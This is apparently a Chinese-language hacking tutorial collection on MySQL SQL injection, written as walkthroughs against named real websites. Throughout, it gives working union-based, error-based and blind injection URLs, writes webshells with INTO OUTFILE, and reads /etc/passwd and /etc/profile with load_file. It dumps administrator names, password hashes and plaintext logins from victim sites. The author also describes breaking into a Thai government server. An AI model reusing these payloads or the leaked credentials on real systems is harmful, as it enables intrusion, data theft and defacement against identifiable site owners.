00000080	72	28	33	32	29	2C	22	26	6E	62	73	70	3B	22	2C	68	r(32)," ",h
00000096	74	6D	6C	73	70	65	63	69	61	6C	63	68	61	72	73	28	tmlspecialchars(
00000112	24	73	74	72	29	29	29	3B	0D	0A	0D	0A	72	65	74	75	$str)));....retu
00000128	72	6E	20	24	73	74	72	3B	0D	0A	0D	0A	7D	0D	0A	0D	rn $str;....}...
00000144	0A	24	68	6F	73	74	3D	22	6C	6F	63	61	6C	68	6F	73	.$host="localhos
00000160	74	22	3B	0D	0A	0D	0A	24	75	73	65	72	3D	22	6A	61	t";....$user="ja
00000176	63	6B	79	22	3B	0D	0A	0D	0A	24	70	61	73	73	3D	22	cky";....$pass="
00000192	30	37	35	32	40	35	35	36	30	30	35	39	22	3B	0D	0A	[redacted]";
00000208	0D	0A	24	64	62	3D	22	67	6F	6E	67	6C	75	6A	75	22	..$db="gongluju"
00000224	3B	0D	0A	0D	0A	24	74	61	62	6C	65	3D	22	67	7A	64	;....$table="gzd
00000240	74	22	3B	0D	0A	0D	0A	24	66	70	3D	6D	79	73	71	6C	t";....$fp=mysql
00000256	5F	63	6F	6E	6E	65	63	74	28	24	68	6F	73	74	2C	24	_connect($host,$
00000272	75	73	65	72	2C	24	70	61	73	73	29	3B	0D	0A	0D	0A	user,$pass);....
00000288	6D	79	73	71	6C	5F	73	65	6C	65	63	74	5F	64	62	28	mysql_select_db(
00000304	24	64	62	29	3B	0D	0A	0D	0A	24	73	71	6C	3D	22	73	$db);....$sql="s
00000320	65	6C	65	63	74	20	2A	20	66	72	6F	6D	20	24	74	61	elect * from $ta
00000336	62	6C	65	20	77	68	65	72	65	20	69	64	3D	24	69	64	ble where id=$id
00000352	22	3B	0D	0A	0D	0A	24	72	65	63	5F	69	64	3D	6D	79	";....$rec_id=my
00000368	73	71	6C	5F	71	75	65	72	79	28	24	73	71	6C	2C	24	sql_query($sql,$
00000384	66	70	29	3B	0D	0A	0D	0A	24	72	65	63	3D	6D	79	73	fp);....$rec=mys
00000400	71	6C	5F	66	65	74	63	68	5F	61	72	72	61	79	28	24	ql_fetch_array($
00000416	72	65	63	5F	69	64	29	3B	0D	0A	0D	0A	24	68	69	74	rec_id);....$hit

亮点在这里：

```
function to_html($str){
$str=str_replace(chr(13),"<br>",str_replace(chr(32)," ",
tmlspecialchars($str)));
return $str;
}
```

这就是传说中的过滤不严。（前面数据库中爆出的用户跟这个不一样说明数据库有多个管理账户呗！）使用工具进行MySql连接，建表，写入webshell代码：


```
create table test (a text);
```



然后执行MySql语句:

```
select a from mysql.test into outfile 'D:\\hdgl\\atesttest.php';
```

输出到刚才的路径即可。瞧，我们的马儿出现了。



注：重新看下写入的webshell的源码，每一个空行都多了一个\n对不？所以出现了错误:

```
Warning: Unexpected character in input: '\' (ASCII=92) state=1
```

这是因为MySql输出文件时，咱们平日用的回车他都会自动在上面\n最为咱们用的回车。所以一般直接写webshell都是写一句话，很少写大马，因为大马写出来常常不好用，就因为多了个 \n。解决方法就是在大马那上面每行结尾加个 /*每行开头加个 */注释掉这个\n再写大马。

MySQL+jsp注入一则

知道什么是注入中的大爱吗？注入里的大爱莫过于Tomcat+jsp+MySQL了，原因很简单，Tomcat需要SYSTEM或者root的权限，而使用jsp+MySQL的又通常是root，jsp没有php类的GPC。换句话说，这种环境的这种注入，只要有注入点，服务器就八九不离十。注入跟着数据库类型走，所以jsp+MySQL的注入与php+MySQL的注入的开始步骤几乎一致。

首先看注入点:

```
.jsp?id=0'union+select+1,concat(database(),0x3a,user(),0x3a,version()),3,group_concat(user,0x3a,password,0x3a,file_priv,0x3a,host,
0x3c62723e)+from+mysql.user%23
```

得到信息如下:

host为%表示可以外链MySQL数据库，外链一个host为%且file_priv为Y的账户superht:*E06323846BD27021132723BA86408F7E9623AB24解得hash为jfyh5353，连接后确认为root权限，可以使用SQL语句，来获取webshell:


```
select jsp一句话的hex编码 into outfile '/路径/webshell.jsp';
```

但是问题是，服务器中的网站路径并不知道，读取了/etc /passwd这个文件，获得几个比较敏感的路径/var/www和/home/criterion两个路径，这两个路径以及后面加了 /public_html 和 /htdocs 的路径都不是网站路径。这么看来只好读取Tomcat 的配置文件，根据linux下Apache常见配置文件路径来猜Tomcat，根本就猜不出来。

不过这个时候我想到了一个问题。每次要进一个服务器，我们总会换位思考。如果我是那位可爱可敬又可怜的管理员，我会怎么做。于是我试着把自己比作搭建这台服务器的管理员，服务器没有Apache，没有php，我只搭建Tomcat的话，环境变量我要写入/etc/profile的。突然想起来，原来这么简单。于是:

```
select load_file('/etc/profile');
```

这样就获得了Tomcat的路径：/usr/local/jakarta-tomcat-5.0.19



直接读取这个目录下的/conf/server.xml就获得了网站的路径。然后用MySQL将webshell写入这个目录就获得了webshell.

php+MySQL注入解决编码不同

注入的时候往往能碰到这样一种情况：有显示位，但是无法显示内容，甚至连database()都无法显示。今天找到一个绝好的例子来讲这样的一种情况。

注入点：http://www.tkfd.or.jp/research/theme/index.php?id=1，导致这种情况出现的原因是当union联合起两个字段的时候，字段之间的编码不同，导致执行失败而无法显示。解决这种问题的方法很简单，就是用hex()来解决。根据猜解，这个注入点的字段数为7，这样的话，我们就构造注入语句如下：

```
http://www.tkfd.or.jp/research/theme/index.php?id=1+and+1=2+union+select+1,2,3,4,5,6,7/*
```

虽然有7个字段，但是并不是7个字段都有显示，只有6号位置能显示内容。如图：

首先测试一下，看一下数据库名称：

```
http://www.tkfd.or.jp/research/theme/index.php?id=1+and+1=2+union+select+1,2,3,4,5,database(),7/*
```

但是系统显示执行失败了：

既然显示位能显示6但是却不能显示 database()那说明问题八成是出在字段编码格式上面。很简单的解决方法，使用 hex()将原本要查询的内容括起来再执行就可以了，然后将得到的东西格式手动转换一下格式。这样最后的查询语句就是：

```
http://www.tkfd.or.jp/research/theme/index.php?id=1+and+1=2+union+select+1,2,3,4,5,hex(concat(database(),0x5f5f,user(),0x5f5f,
version())),7/*
```

得到的回显如下：

```
73716C5F64625F66752E6D79382E73756974652E6A70406463362E65746975732E6A705F342E312E31322D6C6F67
```

格式转换一下就是：

```
ql_db__fu.my8.suite.jp@dc6.etius.jp__4.1.12-log
```

（注*前面查询语句里的0x5f就是最终回显里的两个下划线“__”）

很容易就得到如下信息：当前数据库名称为：ql_db；当前数据库用户：fu.my8.suite.jp@dc6.etius.jp；数据库版本：4.1.12-log

这种EUC日本语言的网站用hex无可非议，但是如果遇到 utf-8编码和lang=en 啊西欧啊什么的不兼容，这样hex来unhex去的，相当麻烦。其实在俄罗斯黑客那里还有个更简单的方法。当然，函数还是函数，函数都是MySQL的，要看你怎么用了。

函数名称： convert()

作用：转换编码格式

在MySQL的编码格式中，有这么几种：gb2312 和utf-8（当然还有，国内基本没有用的），还有一个默认的Latin1，如果显示位能显示数字，却无法显示user()（判断编码不同这个问题我就不重复了），就可能是编码不同。这个时候用convert转换成 latin1显示就行了。用法例如：

```
CONVERT(group_concat(DISTINCT+user,0x3a,password,0x3a,host)+USING+latin1)
```

就这么简单。补充一个最痛快的例子，就是Mr.Cool原文章中的：

```
http://www.gov.ai/vacancies/details.php?id=-1+UNION+SELECT+1,2,3,4,5,6,CONVERT(group_concat(DISTINCT+user,0x3a,
password,0x3a,host)+USING+latin1)+from+mysql.user/*
```

php+MySQL字段数正确页面数字跳转问题

问题描述：该问题出现频率目测在千分之三左右，确认注入点后，使用 order by 可以正常猜解出字段数，但是当使用 union select 的时候，页面出现异常。通常会跳转至这样一个页面：xxxx.com/n，其中n为某个数字，页面通常为404未找到，很像防注入程序。

问题发生原因：存在SQL注入的页面中的 SQL语句，它所在的表段中，有一个字段是非数字型。一旦用 union select 数字,数字,数字....来替换了order by就会跳转。

解决方法：使用null来将这个异常的字段n来代替。例如：

```
http://www.gym-spa.com.tw/news.php?handle=detail&id=12'order+by+13%23
正常
```

注入点确认为字符型，字段数确认为13

```
http://www.gym-spa.com.tw/news.php?handle=detail&id=0'union+select+1,2,3,4,5,6,7,8,9,0,11,22,33%23
3号位置有异常，页面跳转至3
http://www.gym-spa.com.tw/3
```

这种跳转的情况发生啦！我们用null替换掉3号位的数字

```
http://www.gym-spa.com.tw/news.php?handle=detail&id=0'union+select+1,2,null,4,5,6,7,8,concat(database(),0x3a,user(),0x3a,version
(),0x3a,@@datadir),0,11,22,33%23
```

网站路径：/home/gymspa/public_html/

数据库名：gymspa_data

数据库用户：gymspa_user@localhost

数据库版本：5.0.95-community

数据路径：/var/lib/mysql/

后台登陆：/admin/login.php


管理员表：spa_user

管理员：admin/123456

尴尬：使用后置写法，把id=1统统写成1=id。（这样的管理员也好不到哪里去。）

例如： http://fine.me.uk/halifax/archive/number.php?id=123，**后面加单引号提示：**

```
SQL: ERROR: unterminated quoted string at or near "' = main.id" at character 47(request was:) SELECT main.* FROM "numbers" main WHERE 123' = main.id Number 123' not found in the database
```



main **是表的名称，**id**是字段。**WHERE 16 = main.id **的意思等同于** WHERE 16 = id，**这样的管理员说他好不到哪去，是因为他不嫌累？就好像一个人不好好走路，非要，倒着走路一样。累不累？不过也是有办法破的：**

```
http://fine.me.uk/halifax/archive/number.php?id=id=1+and+123
```

这个网站让人很想入非非.....自己访问下：

```
http://fine.me.uk/halifax/archive/number.php?id=id=1+and+123
```

提示如下：

```
Number id=1 and 123 not found in the database
```

我直接倒.....

是一个土耳其黑客刚才给我看的。看了之后我只能说，好吧，人家果然是经验丰富，高级注入语句，是越用越精简~

```
select +GROUP_CONCAT(DISTINCT+table_name)+from+information_schema.columns+where+table_schema=数据库名称的hex
```

这个是MySQL 5.x爆数据库表段名称的语句，大家都应该知道吧，上面语句后面from的那部分，人家土耳其黑客把from后面这么写：

```
from+information_schema.columns+where+table_schema=database()
```

看最后面，减少了转换编码的那步骤了。例如：

```
http://www.blanchardgroup.ca/news.php?id=-1+union+select+1,2,CONVERT(GROUP_CONCAT(DISTINCT+table_name)+ USING
+latin1),4,5,6+from+information_schema.columns+where+table_schema=database()
```

至于语句里面CONVERT()强制转latin1编码的用法，请见《php+MySQL注入解决编码不同2》

直接看地址吧:

```
rekguitars.com/english.php?site=dir&nr=-2+union+select+1,2,concat(@@version_comment,0x5c,@@datadir,0x5c,@@tmpdir,0x5c,
@@version,0x5c,user(),0x5c,database(),0x5c,@@version_compile_os,0x5c,@@version_compile_machine,0x5c,@@warning_count,0x5c,
@@system_time_zone,0x5c,@@query_cache_size),4,5,6,7,8,9,0,1,2,13,14,15,16,17,18

@@version_comment
@@datadir
@@tmpdir
@@version
user()
database()
@@version_compile_os
@@version_compile_machine
@@warning_count
@@system_time_zone
@@query_cache_size

concat(@@version_comment,0x5c,@@datadir,0x5c,@@tmpdir,0x5c,@@version,0x5c,user(),0x5c,database(),0x5c,@@version_compile_
os,0x5c,@@version_compile_machine,0x5c,@@warning_count,0x5c,@@system_time_zone,0x5c,@@query_cache_size)
```

得到:

```
Source distribution
/home/mysql50/data-h16/
/home/tmp/data-h16
5.0.90-log
fulara_2@85.128.166.242
fulara_2
unknown-linux-gnu
x86_64
0
CEST
16777216
```

虽然用处不大，不过比没有强。

MySQL错误回显注入法

阅读本文前请注意，php+MySQL 注入，发生错误回显的有两种，一种是 MySQL 错误回显，即php提示 MySQL语句哪里出错了，也就是能够用本文方法利用的注入，另外一种是 php 错误回显，php 显示哪个文件的哪一行出错了，这种情况不在本文的讨论范畴之内。

先看注入点：http://zone-h.com.cn/detail.php?ID=55+and+1=1，有人用工具目测字段数为12，但是我们看地址：

```
http://zone-h.com.cn/detail.php?ID=55+union+select+1,2,3,4,5,6,7,8,9,10,11
字段11：“SQL语句错误: The used SELECT statements have a different number of columns”
http://zone-h.com.cn/detail.php?ID=55+union+select+1,2,3,4,5,6,7,8,9,10,11,12
字段12:
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'union select 1,2,3,4,5,6,7,8,9,10,11,12' at line 1
```

字段是12不假，但是无显示位回显。既然这样，那就用 MySQL的报错回显来注入爆数据。MySQL 报错回显爆数据，其实主要就是套公式，公式分为4部分。

1, 逻辑错误部分，也就是将GET变量取值变为逻辑错误值，例如.php?id=0或者.php?id=12+and+1=2

2, 固定SQL联合查询语句，语句为:

```
union select 1 from (select+count(*),concat(floor(rand(0)*2),(注入爆数据语句))a from information_schema.tables group by a)b
```

3, 注释语句，将整个语句后面的部分注释掉，可以用"/*"注释符，也可以用"--"终止符，也可以用%23这个"#"字符

4, 注入爆数据语句，基本格式就是select XX from YY的格式。

这4个固定公式唯一要注意的是最后一个，最后一个每次只能爆单条数据，不能updata 不能 select into 不能 insert 不能 load_file() 不能 group_concat()，有的concat()也不能用。

这样爆数据的话，就要加一个limit x,y的限制条件，也就是select XX from YY limit a,b。a是从第几条开始，从0开始为以一条，b为目标一共几条数据，这里固定为1，也就是说limit 0,1是第1条数据，limit 1,1是第2条数据，一次类推。

上面的逻辑你搞不清楚不要紧，你可以先看注入语句再回头研究每个语句的含义。

MySQL显示当前数据库名，登陆用户，数据库版本和数据路径的语句是:

```
select concat(0x3a,database(),0x3a,user(),0x3a,version(),0x3a,@@datadir)
```

将上面的SQL语句作为语句4带入供述就得到注入语句:

```
http://zone-h.com.cn/detail.php?ID=0+union+select+1+from+(select+count(*),concat(floor(rand(0)*2),(select+concat(0x3a,database(),0x3a,user(),0x3a,version(),0x3a,@@datadir)))a+from+information_schema.tables+group+by+a)b
```

我们访问一下就得到了SQL语句错误:

```
Duplicate entry '1:mc110_mc110:mc110@localhost:5.1.34:/usr/local/mysql/var/' for key 'group_key'
```

Duplicate entry 后面的引号中的就是数据，固定去掉数字“1”；mc110_mc110是数据库名；mc110@localhost 是数据库用户；5.1.34 是版本；/usr/local/mysql/var/这里是MySQL的数据路径。

然后我们继续看，MySQL显示当前所有数据库的语句为：

```
select table_name from information_schema.tables where table_schema = database() limit 0,1
```

或者

```
select table_name from information_schema.columns where table_schema = database() limit 0,1
```

将这句SQL语句作为上面公式中的4，就得到注入语句：

```
http://zone-h.com.cn/detail.php?ID=0+union+select+1+from+(select+count(*),concat(floor(rand(0)*2),(select+table_name+from+information_schema.tables+where+table_schema=database()+limit+0,1))a+from+information_schema.tables+group+by+a)b
```

访问得到SQL语句错误：

```
Duplicate entry '15epe_admin' for key 'group_key'
```

其中5epe_admin就是数据表(注意，去掉固定数字：1)

根据上面语句，分别将 limit 0,1 改为 limit 1,1 limit 2 ,1 .....一直到提示“SQL语句错误: The used SELECT statements have a different number of columns”的时候，数据就爆完了。数据库的表一共有这些：5epe_admin, 5epe_log, 5epe_title, bbs,category, hkd_adtxt, link, news，表示第一个表一定是管理员表。然后是MySQL表字段的语句：

```
select column_name from information_schema.columns where table_name = '5epe_admin' limit 0,1
```

将table_name = '5epe_admin'改为hex数据格式：table_name=0x356570655f61646d696e，带入语句带公式：

```
http://zone-h.com.cn/detail.php?ID=-1+union+select+1+from+(select+count(*),concat(floor(rand(0)*2),(select+column_name+from+information_schema.columns+where+table_name=0x356570655f61646d696e+limit+0,1))a+from+information_schema.tables+group+by+a)b
得到5epe_admin表段中第1个字段名为Id
http://zone-h.com.cn/detail.php?ID=-1+union+select+1+from+(select+count(*),concat(floor(rand(0)*2),(select+column_name+from+information_schema.columns+where+table_name=0x356570655f61646d696e+limit+1,1))a+from+information_schema.tables+group+by+a)b
修改limit值得到5epe_admin表段中第2个字段为adminname
http://zone-h.com.cn/detail.php?ID=-1+union+select+1+from+(select+count(*),concat(floor(rand(0)*2),(select+column_name+from+information_schema.columns+where+table_name=0x356570655f61646d696e+limit+2,1))a+from+information_schema.tables+group+by+a)b
修改limit值得到5epe_admin表段中第3个字段为adminname
```

到第四个就没有数据了，那么这样就得到：5epe_admin。这个表的结构为：Id,adminname, adminpass。


下面爆这个管理员数据，SQL语句为：

```
select concat(0x3a,Id,0x3a,adminname,0x3a,adminpass) from 5epe_admin
```

带入公式：

```
http://zone-h.com.cn/detail.php?ID=-1+union+select+1+from+(select+count(*),concat(floor(rand(0)*2),(select+concat(0x3a,adminname,0x3a,adminpass)+from+5epe_admin+limit+0,1))a+from+information_schema.tables+group+by+a)b
```

访问后得到数据：admin:8e02a1062c785a4b13eca9bb78e21783



这样一来，一次MySQL错误回显注入的过程就完成了。

小记：zone-h.com.cn这是准备卖了还是准备当破鞋了？

N 后台登陆框POST错误回显注入

看了一个泰国政府的网站被伊朗的黑客挂页，上面写着：“Your Box 0wn3z By Behrooz_Ice - Q7x -Sha2ow -Virangar -Ali_Eagle -iman_taktaz - Satanic2000”“We Love Iran”“Ashiyane Digital Security Team”这样的话云云。一些中国的傻逼还拿着别人的黑页去zone-h去提交，感觉受不了这么傻逼的事情，就跟着犯了傻逼，插了人家的PP。

下面我就讲讲怎么插了他们的PP。

网站服务器ip为：203.154.183.18，上面一共有大约一百多个 xx.cad.go.th (泰国政府域名后缀)的网站。包括主域名：www.cad.go.th (www.cad.go.th/ webadmin/)，我先是看了看上面站的构架，基本上都是一个模板出来的，似乎有点脚本问题，不过不从这边下手。直接访问ip可以看到一个管理后台。

看了看这个后台，上面写着EasyWebTime 8.6，不知道是什么东西。然后我就用——用户名：admin'or 1=1# 密码任意123456登陆，得到如下回显：

```
INSERT INTO log_user (log_date , log_time , log_mid , log_user , log_date_text , log_ip , log_module , log_module_detail , log_detail ) VALUES ('2011-11-19', '10:39:41', '', 'admin'or 1=1#', '19/11/2011 10:39:41', '24.77.19.26', 'login', 'login', 'เข้าสู่ระบบ')
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
```

关键的地方不是这个INSERT INTO这个错误，关键是这个地方，

```
You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near '' at line 1
```

说明后台有POST注入，而且有数据库错误回显。这样的话，构建一个SQL 注入的POST 语句即可，通过错误回显来注入出想要的信息。错误回显注入很简单，套公式就行了。用户名填写：

```
admin' union select 1 from (select count(*),concat(floor(rand(0)*2),(select user() limit 0,1))a from information_schema.tables group by a)b#
```

密码任意，点击登陆，提示用户名错误。

估计是Javascript在作怪，绕过这个很简单，考虑到后面注入的简便性，干脆写了一个html文档：

```
<form name="form1" method="post" action="http://203.154.183.18/login.php">
<textarea rows="5" style="font-family:Times New Roman;font-size:14pt;" cols="80" name="EWT_User">admin' union select 1 from (select count(*),concat(floor(rand(0)*2),(select user() from mysql.user limit 0,1))a from information_schema.tables group by a)b#</textarea>
<input name="EWT_Password" type="password" class="texfield" id="EWT_Password" size="22" value="xxxx" />
<input name="Submit" type="submit" class="submit" value="Login" />
<input name="Flag" type="hidden" id="Flag" value="Login" />
<input name="password_hidden" type="password" style="display:none"  value="Welcome" size="10" />
<input name="password_hidden" type="password" style="display:none"  value="Welcome" size="10" />
<input name="password_hidden" type="password" style="display:none"  value="Welcome" size="10" />
</form>
```

其实很简单，line 1里面的 method表示提交方法为POST，后面的 action为提交到的地址，这是从登陆页面上面直接扒下来的，但是action这个地址是完整的url地址。再往后面的就比较简单看了，保存为 xx.html然后访问，在第一个文本框中输入注入语句即可。注入语句是这样的：

```
admin' union select 1 from (select count(*),concat(floor(rand(0)*2),(select user() from mysql.user limit 0,1))a from information_schema.tables group by a)b#
```

于是得到了回显如下：

```
SELECT * FROM user_info WHERE EWT_User = 'admin' union select 1 from (select count(*),concat(floor(rand(0)*2),(select user() from mysql.user limit 0,1))a from information_schema.tables group by a)b#' AND EWT_Pass = 'ea416ed0759d46a8de58f63a59077499' AND EWT_Status = 'Y'
Duplicate entry '1bizpoten@203.154.183.18' for key 1
```

后面的Duplicate entry '1bizpoten@203.154.183.18' for key 1就是想要的注入结果（去掉前面的固定数字'1'），注入语句中的

```
select user() from mysql.user limit 0,1
```

换成想要的注入语句即可，例如：

```
select user from mysql.user where host='%' limit 0,1
```

因为每次注入得到的信息只有一条，所以比较吃力，但是最后我注入总结的信息如下，mysql账户：

用户名:　密码哈希

kk　　*8B9BA157688A49AFBE7513677DCD4F7C43257018　%

bizpoten　*7F6E575FAD18674CADD3B8495C79FBA5B58090D1　/!2QwAsZx　%

webboard　*51E610BE77CF0F81D2861AF180B496D1CA2A7637　localhost

root　密码空　127.0.0.1

数据库中得数据表段:

```
admin' union select 1 from (select count(*),concat(floor(rand(0)*2),(select table_name from information_schema.tables where table_schema=database() limit 0,1))a from information_schema.tables group by a)b#
```

大概有70多个，中间跳着过去的，没把表全列出来，具体我忘了，最后面的user_info引起了我的注意:

```
amphur,article_list,block,block_text,blog_category,blog_comment,org_type,user_info
```

最后得到服务器的203.154.183.18的登录名和密码为：template/template，取到webshell也就不难了。

当然，服务器是windows，装了卡巴斯基，国内的360根本就不是和卡巴斯基一个档次的，提权颇费周折.....不过.....菊花聊天室已经挂上了。

本文实例来自习科论坛交流三群。这个注入点可以使用错误回显注入来爆数据，本文出于讲解的目的，使用更麻烦的盲注。阅读本文，需要有一点点SQL基础。盲注理解起来其实非常简单，就是做起来非常费劲。

我们先来看注入点，是一个B2B网站建站公司:

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin
用户名已被注册
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'
select userid from demo_b2b_member where user = 'admin''You have an error in your SQL syntax; check the manual
that corresponds to your MySQL server version for the right syntax to use near "admin'" at line 1
```

错误提示已经很明了了。我们看一下注入页面的代码（有删改）：

```
$js_user = trim($_GET["js_user"]);
if($js_user){
$num = $db->num_rows("select userid from demo_b2b_member where user = '$js_user'");
if(!$num)
echo "<div class=tips3></div>";
else
echo "<div class=tips2>用户名已被注册</div>";
}
```

以GET方式取值的变量js_user虽然没有过滤被直接带入了数据库执行，并且MySQL也执行了，但是并没有显示数据库的任何信息，而是判断是否符合，那么我们先从union的盲注来看吧。先看版本:

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(version(),1)=5%23
```

这个时候我们来看看原来的代码中的SQL语句是怎么执行的:

```
select userid from demo_b2b_member where user = 'admin'and left(version(),1)=5#'
```

因为执行成功，所以不符合if(!$num)这个条件，回显“用户名已被注册”，那么版本为5成立。再来看database()的数据:

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+length(database())=6%23
database()长度6
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(database(),1)='l'%23
l
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(database(),2)='li'%23
li
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(database(),3)='lic'%23
lic
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(database(),4)='licl'%23
licl
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(database(),5)='licln'%23
licln
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(database(),6)='liclny'%23
licclny
```

length()函数是计算括号中数据的长度，回显为纯数字，可以用大于小于和等于号来判断是否正确。这里要注意看一下left()函数中的数字变化，关于left()函数，可以自行参考MySQL手册。再来看一点简单的判断句:

```
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+length(pass)=32%23
select userid from demo_b2b_member where user = 'admin'and length(pass)=32#'
```

这个时候length()函数中的pass是猜测的，当然是建立在猜测正确的基础上。这里要说的是，pass和前面select后的userid同属一个表段demo_b2b_admin，所以不需要再带select语句。那么这里就能得到：

```
这里最后没有'#这个终止符，大家带进去看一下，你们懂得。前开后闭。
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,1)='0
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,2)='04
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,3)='048
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,4)='0484
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,5)='04843
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,6)='04843e
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,7)='04843e9
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,8)='04843e9f
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,9)='04843e9f9
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,10)='04843e9f91
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,11)='04843e9f91a
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,12)='04843e9f91ad
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,13)='04843e9f91adf
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,14)='04843e9f91adf2
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,15)='04843e9f91adf22
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,16)='04843e9f91adf228
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,17)='04843e9f91adf2287
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,18)='04843e9f91adf2287c
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,19)='04843e9f91adf2287c0
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,20)='04843e9f91adf2287c0a
http://www.smartb2b.net/demo/b2b/member/check.php?js_user=admin'and+left(pass,21)='04843e9f91adf2287c0af
